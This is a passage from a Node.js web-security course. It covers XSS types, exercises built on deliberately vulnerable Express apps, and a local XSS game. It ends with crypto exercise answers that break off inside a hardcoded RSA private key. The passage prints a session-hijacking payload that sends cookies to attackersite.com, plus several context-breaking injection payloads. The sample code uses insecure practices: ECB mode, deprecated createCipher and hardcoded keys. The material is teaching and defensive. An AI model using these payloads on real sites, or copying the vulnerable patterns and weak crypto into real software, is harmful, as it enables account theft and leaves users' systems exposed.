This classification can be summarized on the table 3.1. The former definition included type called DOM-based XSS, that would now fall into the current Reflected front-end XSS. Now we'll deeper explain two of the most usual kinds of XSS, Back-end Persistent XSS and Back-end Reflected XSS

Back-end Persistent XSS

In this attack, the malicious js is stored in the DB. The attacker can upload this js disguised in a comment of a post, a form, etc. The web app saves this code in the DB, and when the page is solicited by another user the code is inserted in the html unknowingly by the application. This is one of the most dangerous XSS, as any user who visits the site can be affected.

As shown on the figure 3.3 these are the detailed steps involved in the process

1. This website offers a comment section for the users to leave their opinion. The attacker posts a comment that contains malicious javascript code between script tags.
2. The comment containing the payload gets as is into the web application's database.




Figure 3.3: Diagram of a stored XSS exploit.

3. An unsuspecting user browsing the site requests the page where the comments are displayed.

4. The website gets the comments from the database, inserts them to the page HTML and then sends the response to the victim.

5. The victim's browser loads the HTML from the response received. Since the HTML contains a valid javascript code between script tags, the malicious javascript is executed.

Back-end Reflected XSS

Reflected XSS usually require some kind of social engineering to make the user trigger the exploit. In this example the attacker needs to craft a malicious URL with js in it as a parameter. This is usually exploited passing a URL with a search query with the js as the paramater to search. The attacker then tricks the victim to open the link, generating a GET request and returning HTML page with the query inserted in it.

As seen on figure 3.4 the process is as follows:

1. The attacker knows that the search function takes the words to search as a GET parameter in the GET request and crafts a URL that contains the malicious JS in the GET parameters. The attacker sends this URL to the victim with a misleading context in order to make the victim access it.

2. The victim falls for the trick and requests the URL.

3. The back end gets the GET parameter and searches its database for it. The search results are irrelevant, but the site prints a message in the response HTML with the searched word and that is where the malicious javascript gets inserted.

4. The victim's browser gets the response with the malicious javascript inserted and it gets executed by the browser.




Figure 3.4: Diagram of a reflected XSS exploit.

Front-end XSS (DOM-based XSS)

In a Front-end XSS, the malicious javascript is inserted in the DOM by the front-end of the web application, and not by the server. The server does not have any kind of visibility to what is happening on the front end, as in this case the back-end only sends the HTML to the browser, and nothing else. This also means that the malicious javascript can come from other sources that are not visible to the server, like local storage, Indexed DB (in a Front-end Persistent XSS) or in a URL's fragment identifier (in a Front-end Reflected XSS).

3.4.2 Practices - Types of XSS

Exercise 3.2–

Stored XSS

In this exercise we will practice finding vulnerabilities in a very basic web application.

Run the following node code in your machine. Open a browser and go to http://localhost:8000. While looking at the source code and developer options of the browser, find a way to execute a alert() function. The alert() function makes the browser send a popup. For this exercise we will consider that if we can run an alert() the application is compromised.

```
var express = require('express');
var bodyParser = require('body-parser');
var app = express();

app.use(bodyParser.urlencoded({extended: true})); // for parsing application/x-www-form-urlencoded

db = [];

app.get('/', function (req, res) {
list = "<ul>";
for (var i = 0; i < db.length; i++) {
  list += "<li>" + db[i].user + " said: " + db[i].comment + "</li>"
  }
list += "</ul>";

res.send('<html>' +
  '<head>' +
  '<title>The cat forum</title>' +
  '</head>' +
  '<body>' +
  "<h1>The Cat Forum. A place to talk about cats. </h1>" +
  list +
  "<form action=\"/comment\" method=\"POST\">
  <div><label>User</label
    <input type=\"text\" name=\"user\"/>
  </div>
  <div><label>Comment</label>
    <input type=\"text\" name=\"comment\"/>
  </div>
  <div>
    <input type=\"submit\" value=\"Post your comment\"size=\"100\"/>
  </div></form>" +
  '</body>' +
  '</html>')
});

app.post('/comment', function (req, res) {
  db.push({comment: req.body.comment, user: req.body.user});
  res.redirect("/");
});

app.listen(8000, () => console.log('Listening on 8000'));
```

Reflected XSS

Do the same with the following application. This may be more difficult than the previous exercises. Find information about the *onerror* HTML tag to help you.

```
var express = require('express');
var app = express();

db = {
  "apples": 2,
  "watermelons": 5,
  "pineapples": 3
};

app.get('/', function (req, res) {
  res.send("<html><head>" +
  "<title>Fruit stock tracker</title></head>" +
  "<body><h1>Write the name of the fruit to know how many we have</h1>" +
  "<div><form action=\"/search\" method=\"GET\">" +
  "<input type=\"text\" name=\"searchquery\"/>" +
  "<input type=\"submit\" value=\"Submit\"/>" +
  "</form></div>" +
  "</body></html>")
});


app.get('/search', function (req, res) {
  var query = req.query.searchquery;
  var result = db[query];
  res.send('<html>' +
    '<head>' +
      '<title>Fruit stock tracker</title>' +
      '</head>' +
      '<body>' +
      'We have ' + result + ' ' + query +
      '</body>' +
    '</html>')
});
app.listen(8000, () => console.log('Listening on 8000'));
```

DOM based XSS

Do the same with this code. Remember to put the html in a file called 'index.html' in the same folder. This exercise is very similar to the reflected xss, but the important thing to understand is the difference between them.

```
const express = require('express');
var path = require('path');
const app = express();

app.get('/', (req, res) => res.sendFile(path.join(__dirname + '/index.html')));

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

```
<!DOCTYPE html>
<html>
  <body>
  <form id="myForm">
  What is your name?: <input type="text"><br>
  </form>
  <button onclick="getName()">Done</button>
  <p id="output"></p>

  <script>
    function getName(){
      var x = document.getElementById("myForm").elements[0].value;
      document.getElementById("output").innerHTML = "Hello, " + x;
    }
  </script>

  </body>
</html>
```

3.4.3 Attacks using XSS

Once the attacker finds a vulnerability has several ways to exploit it. Knowing the diverse ways a XSS can be used is useful to prevent it.

Session hijacking attack

The goal of this attack is to steal the session cookies to impersonate the user. A payload like this can send the cookies to a remote server controlled by the attacker passing the cookies as a parameter.

```
<script>
  document.InnerHTML += "<img src='http://attackersite.com/?cookie=" +
  document.cookie
  + "/'>"
</script>
```

This attack can be easily countered by setting the session cookies with the flag HTTPOnly, that we explained earlier in the cookies chapter.

Phishing attack

This attack overwrites the HTML of the website to trick the user into sending login credentials to the attacker. For example the payload can modify a form to submit the contents to a malicious server, or even modify the current page to make it look like the login page.

Others

JavaScript can interact with a lot of parts of the browser, and this makes XSS exploits very powerful. The attacker imagination is the limit but we can name a few more ways to exploit a XSS.

- Redirect the victim to another URL.
- Modify the page with fake information.
- Recollect user information.
- Find browser version to send a targeted exploit.

Table 3.2: Input contexts in a web application

Context	Example code
HTML element content	userInput
HTML attribute value	<input value="userInput">
URL query value	http://example.com/?parameter=userInput
CSS value	color: userInput
JavaScript value	var name = "userInput";

3.4.4 XSS Prevention

To prevent a XSS, the most useful tool is to secure all the input received from the user. This can be done in two ways.

- **Encoding** Escapes the inputs so the browser does not interpret it as code
- **Validation** Detects and removes the malicious code from the inputs

Before going deeper in this methods, it's important to know the factors that affect how each vulnerability is protected.

- **Context:** Secure input handling needs to be performed differently depending on where in a page the user input is inserted.
- **Inbound/outbound:** Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts the input into a page (outbound).
- **Back-end/Front-end:** Most XSS protections are done in the back-end, but it's important to remember that DOM-based XSS happens exclusively in the front-end.

Input handling contexts

In every web application there are many places where malicious js can be inserted. In the table 3.2 we can see the most common places where a user input can be inserted in the HTML. It's important to know how each context works, as the attacker wants to find a way of breaking it. We are going to explain how we would break context for the first two cases, **HTML element content** and **HTML attribute value**.

HTML element content In this case the input would probably be a value entered by the user stored in the back-end (Stored/Persistent XSS). The code will insert the value in the HTML inside a div tag in order to display it. Breaking context is as easy as closing the div tag before the content we want to insert. If a div tag looks like this:

```
1   <div> content </div>
```

And we insert the following payload inside the div

```
1 </div><script> maliciousJS() </script><div>
```

This would be the resulting HTML inserted

```
1 <div></div><script> maliciousJS() </script><div></div>
```

By closing the div tag, we can insert our own script with whatever content we want and still get a valid HTML document.

Table 3.3: Input validation on different contexts

Context	Method
HTML element content	node.textContent = userInput
HTML attribute value	element.setAttribute(attribute, userInput)
URL query value	window.encodeURIComponent(userInput)
CSS value	element.style.property = userInput

HTML attribute value In this case we want to attack the value attribute of a web form that looks like this

```
<input value="userInput">
```

The correct approach to attacking is closing the value field, and then insert the payload

```
"><script> maliciousJS() </script><input value="
```

The result would be:

```
<input value=""><script> maliciousJS() </script><input value="">
```

Effectively breaking the context and inserting a malicious payload.

Inbound/Outbound

The input sanitation can be done when the data arrives at the application, or when it is sent to the browser. As we've seen, depending on the input context the validation and/or encoding has to be done differently. When the input arrives at the application we don't know in which context is going to be inserted, so protections can't be applied efficiently. That is why inbound input handling should only be used as an extra layer of protection, and the main effort should be centered around outbound validation, adapted to the context of the content.

Encoding

Encoding consists of escaping the input received so the browser does not interpret it as code to be executed. In a HTML environment typically we will encode the characters **<, >** into **< and >**. If we tried to insert a code like

```
<script> ... </script>
```

Encoding can be done on the back-end by using the methods of the chosen programming language. In the front-end we will be using js and it's built-in methods to encode properly in each context.

However, encoding is not perfect. Sometimes we may want to allow some html in the user input (a forum where the users can apply format to the posts for example) and if we encode everything, it would be displayed as plain text and wouldn't work. Also sometimes encoding can't protect the application from other attacks, like inserting a valid URL beginning in "javascript:" + javascript function. This is a valid URL that tells the browser that the following has to be interpreted using js. You can type `javascript:alert()` in the browser navigation bar and see how the alert pops up. It can also be used in a similar way of typical hyperlink.

```
<a href="javascript:alert()"> Click me to trigger an alert </a>
```

As you can see, this is a clear attack vector to insert malicious js.

Validation

Validation consists in removing the malicious parts of a user input. If we are validating an input that has some html tags, we can allow those that are inoffensive like **<p>**, but filtering others like **<script>**.

When it comes to classification of the input, it is recommended to apply a whitelist approach. White listing consists of having a list of allowed patterns, and everything else that is not found in the white list gets flagged as malicious. This is much more secure than blacklisting, because there are many variations of a simple exploit and we should blacklist

all of them to be safe. Also, as technologies evolve, our blacklist may be outdated every time a new version of HTML or js is released.

When a user input has been analyzed, we have two different approaches.

- Rejection: If any of the input has been flagged as potentially malicious or not found in our white list, the easiest approach is to clear the input completely. This is also very easy to implement at software level.
- Sanitation: Only the invalid parts of the input are removed. For example if we have a HTML formatted text, the allowed tags such as <h1>, <p>, etc ... remain, but the tag <script> and all its contents are removed.

In table 3.3 we can find several js built-in methods that allow us to modify the HTML safely. Keep in mind that this methods are only for the front-end, as each back-end will have different methods depending on the language and libraries chosen.

3.4.5 Practices - Prevention of XSS

Exercise 3.3– Modify the source code of all three of the previous exercises so they are no longer vulnerable to a basic attack. You can use an external node library to help you.

Reflected XSS

Find a way to block possible javascript injections, but whithout removing characters or combination of characters (We don't want to restrain our users the possibility to search for **<script>** for example.)

Stored XSS

Find a solution that allows the users to format their posts with HTML (headers, paragraphs, etc) but is secure against XSS. Which html tags can be used maliciously? Which ones are safe to allow?

DOM based XSS

There is a simple function in js that allows to insert text safely into html.

3.4.6 Final practice - XSS game

Exercise 3.4– The final exercise is game developed by google to teach developers the basics of XSS. The original game can be found at **https://xss-game.appspot.com/**. Since all this course is based on node, and the back-end of the original game is developed in python, we've made our own version that runs locally.

The game has 5 levels, and each of them explore a different type of exploit. Beware that there are several ways to beat each level, and the final objective is to trigger an **alert()** function.

You can look at the source code of the backend in order to look for vulnerabilities (not like in real life!)

Level 1

Mission Description This level demonstrates a common cause of cross-site scripting where user input is directly included in the page without proper escaping.

Mission Objective Inject a script to pop up a JavaScript alert() in the frame below.

Hints

- What happens when you enter a presentational tag such as <h1>?
- Alright, one last hint: <script> ... alert ...

Code server.js

```
const express = require('express');
const app = express();

app.use(express.static('..'));

const page_header = "<!doctype html>" +
  "<html>" +
  "<head>" +
  "<link rel=\"stylesheet\" href=\"/static/game-frame-styles.css\" />" +
  "</head>" +
  "<body id=\"level1\">" +
  "<img src=\"/static/logos/level1.png\">" +
  "<div>";
const main_page_markup =
  "<form action=\"\" method=\"GET\">" +
  "<input id=\"query\"
  name=\"query\"
  value=\"Enter query here...\"
  onfocus=\"this.value=''\">" +
  "<input id=\"button\" type=\"submit\" value=\"Search\">" +
  "</form>";

const page_footer =
  "</div>" +
  "</body>" +
  "</html>";

app.get('/', function (req, res) {
  let q = req.query.query;
  if (q) {
    res.send(page_header +
    "Sorry, no results were found for <b>" + q + "</b></br><a href='?'>Try again</bra>" +
    page_footer)
  } else {
    res.send(page_header + main_page_markup + page_footer)
  }
});

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

Level 2

Mission Description Web applications often keep user data in server-side and, increasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.

This level shows how easily XSS bugs can be introduced in complex apps.

Mission Objective Inject a script to pop up an alert() in the context of the application.

Hints

- Note that the "welcome" post contains HTML, which indicates that the template doesn't escape the contents of status messages.
- Entering a <script> tag on this level will not work. Try an element with a JavaScript attribute instead.
- This level is sponsored by the letters i, m and g and the attribute onerror.

Code server.js

```
const express = require('express');
var path = require('path');
const app = express();
app.use(express.static('..'));

app.get('/', (req, res) => res.sendFile(path.join(__dirname + '/index.html')));

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

index.html

```
<!doctype html>
<html>
  <head>
    <link rel="stylesheet" href="/static/game-frame-styles.css"/>
    <!-- This is our database of messages -->
    <script src="/static/post-store.js"></script>
    <script>
    var defaultMessage = "Welcome!<br><br>This is your <i>personal</i>"
    + " stream. You can post anything you want here, especially "
    + "<span style='color: #f00ba7'>madness</span>.";
    var DB = new PostDB(defaultMessage);
    function displayPosts() {
        var containerEl = document.getElementById("post-container");
        containerEl.innerHTML = "";

        var posts = DB.getPosts();
        for (var i = 0; i < posts.length; i++) {
          var html = '<table class="message"> <tr> <td valign=top> '
          + '<img src="/static/level2_icon.png"> </td> <td valign=top '
          + ' class="message-container"> <div class="shim"></div>';

          html += '<b>You</b>';
          html += '<span class="date">' + new Date(posts[i].date) + '</span>';
          html += "<blockquote>" + posts[i].message + "</blockquote";
          html += "</td></tr></table>"
          containerEl.innerHTML += html;
        }
    }
    window.onload = function () {
      document.getElementById('clear-form').onsubmit = function () {
        DB.clear(function () {
          displayPosts()
         });
        return false;
      }
      document.getElementById('post-form').onsubmit = function () {
        var message = document.getElementById('post-content').value;
        DB.save(message, function () {
          displayPosts()
        });
        document.getElementById('post-content').value = "";
        return false;
      }
      displayPosts();
    }
    </script>
  </head>
  <body id="level2">
  <div id="header">
  <img src="/static/logos/level2.png"/>
  <div>Chatter from across the Web.</div>
  <form action="?" id="clear-form">
  <input class="clear" type="submit" value="Clear all posts">
  </form>
  </div>
  <div id="post-container"></div>

  <table class="message">
  <tr>
  <td valign="top">
  <img src="/static/level2_icon.png">
  </td>
  <td class="message-container">
  <div class="shim"></div>
  <form action="?" id="post-form">
  <textarea id="post-content" name="content" rows="2"
  cols="50"></textarea>
  <input class="share" type="submit" value="Share status!">
  <input type="hidden" name="action" value="sign">
  </form>
  </td>
  </tr>
  </table>
  </body>
</html>
```

Level 3

Mission Description As you've seen in the previous level, some common JS functions are execution sinks which means that they will cause the browser to execute any scripts that appear in their input. Sometimes this fact is hidden by higher-level APIs which use one of these functions under the hood. The application on this level is using one such hidden sink.

Mission Objective As before, inject a script to pop up a JavaScript alert() in the app. Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar.

Hints

- To locate the cause of the bug, review the JavaScript to see where it handles user-supplied input.
- Data in the window.location object can be influenced by an attacker.
- When you've identified the injection point, think about what you need to do to sneak in a new HTML element.
- As before, using <script> ... as a payload won't work because the browser won't execute scripts added after the page has loaded.

Code **server.js**

```
const express = require('express');
var path = require('path');
const app = express();
app.use(express.static('..'));

app.get('/', (req, res) => res.sendFile(path.join(__dirname + '/index.html')));

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

index.html

```html
<html>
<head>
  <link rel="stylesheet" href="/static/game-frame-styles.css"/>
  <!-- Load jQuery -->
  <script src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"> </script>

  <script>
    function chooseTab(num) {
    // Dynamically load the appropriate image.
    var html = "Image " + parseInt(num) + "<br>";
    html += "<img src='/static/level3/cloud" + num + ".jpg' />";
    $('#tabContent').html(html);

    window.location.hash = num;

    // Select the current tab
    var tabs = document.querySelectorAll('.tab');
    for (var i = 0; i < tabs.length; i++) {
      if (tabs[i].id == "tab" + parseInt(num)) {
        tabs[i].className = "tab active";
      } else {
        tabs[i].className = "tab";
      }
    }
  }

  window.onload = function () {
    chooseTab(unescape(self.location.hash.substr(1)) || "1");
  }
  </script>

</head>
<body id="level3">
  <div id="header">
    <img id="logo" src="/static/logos/level3.png">
    <span>Take a tour of our cloud data center.</span>
  </div>

  <div class="tab" id="tab1" onclick="chooseTab('1')">Image 1</div>
  <div class="tab" id="tab2" onclick="chooseTab('2')">Image 2</div>
  <div class="tab" id="tab3" onclick="chooseTab('3')">Image 3</div>

  <div id="tabContent"> </div>
</body>
</html>
```

Level 4

Mission Description Cross-site scripting isn't just about correctly escaping data. Sometimes, attackers can do bad things even without injecting new elements into the DOM.

Mission Objective Inject a script to pop up an alert() in the context of the application.

Hints

- It is useful look at the source of the signup frame and see how the URL parameter is used.
- If you want to make clicking a link execute Javascript (without using the onclick handler), how can you do it?

server.js

```
const express = require('express');
const app = express();
app.use(express.static('..'));
app.use(function (req, res, next) {
  res.header('X-XSS-Protection', '0');
  next();
});

app.get('/', function (req, res) {
    res.send("<!doctype html>\n" +
    "<html>\n" +
    "  <head>\n" +
    "    <link rel=\"stylesheet\" href=\"/static/game-frame-styles.css\" />\n" +
    "  </head>\n" +
    " \n" + "  <body id=\"level5\">\n" +
    "Welcome! Today we are announcing the much anticipated<br><br>\n" +
    "    <img src=\"/static/logos/level5.png\" /><br><br>\n" +
    " \n" +
    "    <a href=\"/signup?next=confirm\">Sign up</a> \n" +
    "    for an exclusive Beta.\n" +
    "  </body>\n" +
    "</html>")
});

app.get('/signup', function (req, res) {
let next = req.query.next;
  res.send('<!doctype html>\n' +
  '<html>\n' +
  '  <head>\n' +
  '    <link rel="stylesheet" href="/static/game-frame-styles.css" />\n' +
  '  </head>\n' +
  ' \n' +
  '  <body id="level5">\n' +
  '    <img src="/static/logos/level5.png" /><br><br>\n' +
  '    <!-- We\'re ignoring the email, but the poor user will never know! -->\n' +
  '    Enter email: <input id="reader-email" name="email" value="">\n' +
  ' \n' +
  '    <br><br>\n' +
  '    <a href="' + next + '">Next >></a>\n' +
  '  </body>\n' +
  '</html>')
});

  app.get('/confirm', function (req, res) {
  let next = req.query.next;
  res.send('<!doctype html>\n' +
  '<html>\n' +
  '  <head>\n' +
  '    <link rel="stylesheet" href="/static/game-frame-styles.css" />\n' +
  '  </head>\n' +
  ' \n' +
  '  <body id="level5">\n' +
  '    <img src="/static/logos/level5.png" /><br><br>\n' +
  '    Thanks for signing up, you will be redirected soon...\n' +
  '    <script>\n' +
  '      setTimeout(function() { window.location = \'' + "/" + '\'; }, 5000);\n' +
  '    </script>\n' +
  '  </body>\n' +
  '</html>')
});

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

Level 5

Mission Description Complex web applications sometimes have the capability to dynamically load JavaScript libraries based on the value of their URL parameters or part of location.hash.

This is very tricky to get right – allowing user input to influence the URL when loading scripts or other potentially dangerous types of data such as XMLHttpRequest often leads to serious vulnerabilities.

Mission Objective Find a way to make the application request an external file which will cause it to execute an alert().

Hints

- See how the value of the location fragment (after #) influences the URL of the loaded script.
- Is the security check on the gadget URL really foolproof?

Code **server.js**

```
const express = require('express');
var path = require('path');
const app = express();
app.use(express.static('..'));

app.get('/', (req, res) => res.sendFile(path.join(__dirname + '/index.html')));

app.listen(8000, () => console.log('Example app listening on port 8000!'));
```

index.html

```
<!doctype html>
<html>

<head>

<link rel="stylesheet" href="/static/game-frame-styles.css"/>


  <script>
  function setInnerText(element, value) {
    if (element.innerText) {
      element.innerText = value;
    } else {
      element.textContent = value;
    }
  }

  function includeGadget(url) {
      var scriptEl = document.createElement('script');

      // This will totally prevent us from loading evil URLs!
      if (url.match(/^https?:\/\//)) {
        setInnerText(document.getElementById("log"),
        "Sorry, cannot load a URL containing \"http\".");
        return;
      }

    // Load this awesome gadget
    scriptEl.src = url;

    // Show log messages
    scriptEl.onload = function () {
      setInnerText(document.getElementById("log"),
      "Loaded gadget from " + url);
    }
    scriptEl.onerror = function () {
      setInnerText(document.getElementById("log"),
      "Couldn't load gadget from " + url);
    }

    document.head.appendChild(scriptEl);
  }

  // Take the value after # and use it as the gadget filename.
  function getGadgetName() {
     return window.location.hash.substr(1) || "/static/gadget.js";
  }

  includeGadget(getGadgetName());

  // Extra code so that we can communicate with the parent page
  window.addEventListener("message", function (event) {
  if (event.source == parent) {
  includeGadget(getGadgetName());
  }
  }, false);

</script>

</head>


<body id="level6">
<img src="/static/logos/level6.png">
<img id="cube" src="/static/level6_cube.png">

<div id="log">Loading gadget...</div>

</body>
</html>
```

Chapter 4

Answers to Practices

Exercise 1.1

1. The code is the following:

```
var crypto = require('crypto');
password = 'asdfe';

function encrypt(text) {
    var cipher = crypto.createCipher('aes-256-ecb', password);
    var crypted = cipher.update(text, 'utf8', 'hex');
    crypted += cipher.final('hex');

    return crypted;
}

function decrypt(text) {
    var decipher = crypto.createDecipher('aes-256-ecb', password);
    var dec = decipher.update(text, 'hex', 'utf8');
    dec += decipher.final('utf8');
    return dec;
}

message = "01234567890123456789012345678901234567890123456";
var hw = encrypt(message);
console.log('Original message: ' + message);
console.log('Encrypted message: ' + hw.toString());
console.log('Decrypted message: ' + decrypt(hw));
```

Exercise 1.2

1. The code is the following:

```javascript
// import the needed libraries
var fs = require('fs');
const NodeRSA = require('node-rsa');


// load the keys genereated from the files
private_key = new NodeRSA(fs.readFileSync('key.priv'));
public_key = new NodeRSA(fs.readFileSync('key.pub'));

//data to encrypt
data = "testing asymmetric encryption";

// encryption and decryption test
encrypted_data = public_key.encrypt(data, 'base64');
console.log('Encrypted data: ' + encrypted_data);
console.log('Decrypted data: ' + private_key.decrypt(encrypted_data, 'utf8'));

// signing a file test
signed = private_key.sign(data, 'base64');

if (public_key.verify(data, signed, 'utf8', 'base64')){
  console.log('The data was signed with our key');
}
```

Exercise 1.3

1. The code is the following:

```javascript
// import the nodejs standard library "crypto"
const crypto = require('crypto');


function print_hash(message) {
    console.log("\nMessage: " + message +
        "\nHASH: " +
        crypto.createHash('sha256').update(message).digest('hex'))
}

print_hash("Bob owes me 100$");
print_hash("Bob owes me 900$");

console.log("\nThere are " + Math.pow(2, 256)
+ " possible sha256 outputs. Collisions are almost impossible");
```

Exercise 1.4

1. The code is the following:

```javascript
const bcrypt = require('bcrypt');
const readline = require('readline')
const rl = readline.createInterface(process.stdin, process.stdout);

stored_hash = '';

function ask_something(to_ask) {
    return new Promise((resolve) => {
        rl.question(to_ask, (answer) => {
            resolve(answer);
        });
    });
}

async function main() {

    // we prompt the user for a password
    password = await ask_something('Write a password to be saved: ');

    // we calculate the bcrypt of the password and store it.
    // We delete the password, as they should not be stored anywhere
    bcrypt.hash(password, 10, function (err, hash) {
        stored_hash = hash;
        password = '';
    });

    // we ask for a new password
    const new_password = await ask_something('Now write the password to login: ');

    console.log("The bcrypt stored is: " + stored_hash);

    bcrypt.compare(new_password, stored_hash, function (err, res) {

        if (res) {
            console.log("The passwords are the same, log in!")
        } else {
            console.log("The passwords are diferent")
        }
    });

    // this is needed to close the program properly
    rl.close();
    process.stdin.destroy();
}

main();
```

Exercise 1.5

```
//authenticator.js
const crypto = require('crypto');

function print_auth() {
  let timestamp = Math.round((new Date()).getTime() / 1000);
  if ((timestamp \% 30) === 0) {
  let auth = crypto.createHash('sha256')
  .update(timestamp + seed).digest('hex').substr(0, 6);
    console.log(auth);
  }
}

seed = "prova";
setInterval(print_auth, 1000);

```

```
// authenticator_server.js
const net = require('net');
const crypto = require('crypto');

last_timestamp = 0;
seed = "prova";

net.createServer(function (sock) {
  console.log('New destination');
  sock.on('data', function (data) {
    data = data.toString().substr(0, data.length - 1);
    resultHash=crypto.createHash('sha256').update(last_timestamp + seed).digest('hex')
    if (resultHash.substr(0, 6) === data) {
      sock.write('Authentication correct!\n');
    }
    else {
      sock.write('Wrong!\n');
    }
  });
  sock.on('close', function (data) {
    console.log('CLOSED: ' + sock.remoteAddress + ' ' + sock.remotePort);
  });
}).listen(1234);
setInterval(function () {
  let timestamp = Math.round((new Date()).getTime() / 1000);
  if ((timestamp \% 30) === 0) {
    last_timestamp = timestamp;
  }
}, 1000);

```

Exercise 1.6

```
//crypto proxy.js
const net = require('net');
const crypto = require('crypto');

// tunnel entrance

password = '01234567';

// this socket will connect to the decrypt server
destination = new net.Socket();
destination.connect(5678, 'localhost');
// this object works as Stream, encrypting the data dat goes through it
cipher = crypto.createCipher('aes-256-ecb', password);

// we create the server that listens to connections
source = net.createServer(function (socket) {
    // the output of the listening socket is piped to the cipher input,
    // and the output of the cipher is sent to the server.
    socket.pipe(cipher).pipe(destination);
}).listen(1234);
```

```
// decrypt server.js
const net = require('net');
const crypto = require('crypto');
const fs = require('fs');

// tunnel exit
var wstream = fs.createWriteStream('test.png');

password = '01234567';

cipher = crypto.createDecipher('aes-256-ecb', password);

net.createServer(function (sock) {
    sock.pipe(cipher).pipe(wstream);

    sock.on('close', function (data) {
        wstream.end();
        console.log("Message received.")
    });
}).listen(5678);
```

Exercise 1.7

```
// authenticator.js
const crypto = require('crypto');

function print_auth() {
    let timestamp = Math.round((new Date()).getTime() / 1000);
    if ((timestamp % 30) === 0) {
        let auth = crypto.createHash('sha256')
        .update(timestamp + seed).digest('hex').substr(0, 6);
        console.log(auth);
    }
}

seed = "prova";
setInterval(print_auth, 1000);
```

```
// client.js
const net = require('net');
const crypto = require('crypto');
const NodeRSA = require('node-rsa');
const readline = require('readline'), rl = readline.createInterface(process.stdin, process.stdout);

// Must have node 8 or higher installed


function ask_something(to_ask) {
    return new Promise((resolve) => {
        rl.question(to_ask, (answer) => {
            resolve(answer);
        });
    });
}


function exchange_keys(data) {
    const server_public_key = NodeRSA(data.toString());
    console.log("Server's public key recieved.");
    proxy.write(server_public_key.encrypt(AESkey, 'base64'));
}

const AESkey = '01234567';
const decipher = crypto.createDecipher('aes-256-ecb', AESkey);
const cipher = crypto.createCipher('aes-256-ecb', AESkey);

decipher.on('error', function () {
    console.log("Connection closed, incorrect credentials");
    process.exit(0)
});

proxy = new net.Socket();
proxy.connect(5678, 'localhost');

proxy.once('data', async function (proxy_public_key) {
    exchange_keys(proxy_public_key);

    let credentials = {
        user: await ask_something("User: "),
        password: await ask_something("Password: "),
        authenticator: await ask_something("Authenticator: ")
    };
    rl.close();

    cipher.pipe(proxy);
    let serialized = JSON.stringify(credentials);
    //adding a padding, so that we reach AES block minimum
    cipher.write(serialized + " ".repeat(128 - serialized.length));

    proxy.pipe(decipher).pipe(process.stdout);
    process.stdin.pipe(cipher).pipe(proxy);

});
```

```
1  const net = require('net');
2  const crypto = require('crypto');
3  const NodeRSA = require('node-rsa');
4  const bcrypt = require('bcrypt');
5
6  pseudoDB = {};
7
8  user = "user1";
9  password = "qwerty";
10 authenticator_seed = "prova";
11
12 last_timestamp = 0;
13
14 bcrypt.hash(password, 10, function (err, hash) {
15     pseudoDB[user] = {hash: hash, auth: authenticator_seed};
16     console.log("[*] I've created a entry in the local DB for the user: " + user);
17 });
18 const private_key = new NodeRSA("-----BEGIN RSA PRIVATE KEY-----\n" +
19     "MIIEpAIBAAKCAQEA5Pj6KM2pClmVUWLc4/N+NdJSf50VI8Ylm6yXl4tNCkZadQbb\n" +
20     "PeCKupFStPW9UsVJRSzED2WbaccaGjy/g858mUX6qXlkDGhv5t+UlzrBB6RAsEQh\n" +
21     "k+9f+NSSAlRIsj545fOxBt8bp+nyrRib2kaTQpteECyMW/tWRDiUxI3IfMMXCGRR\n" +
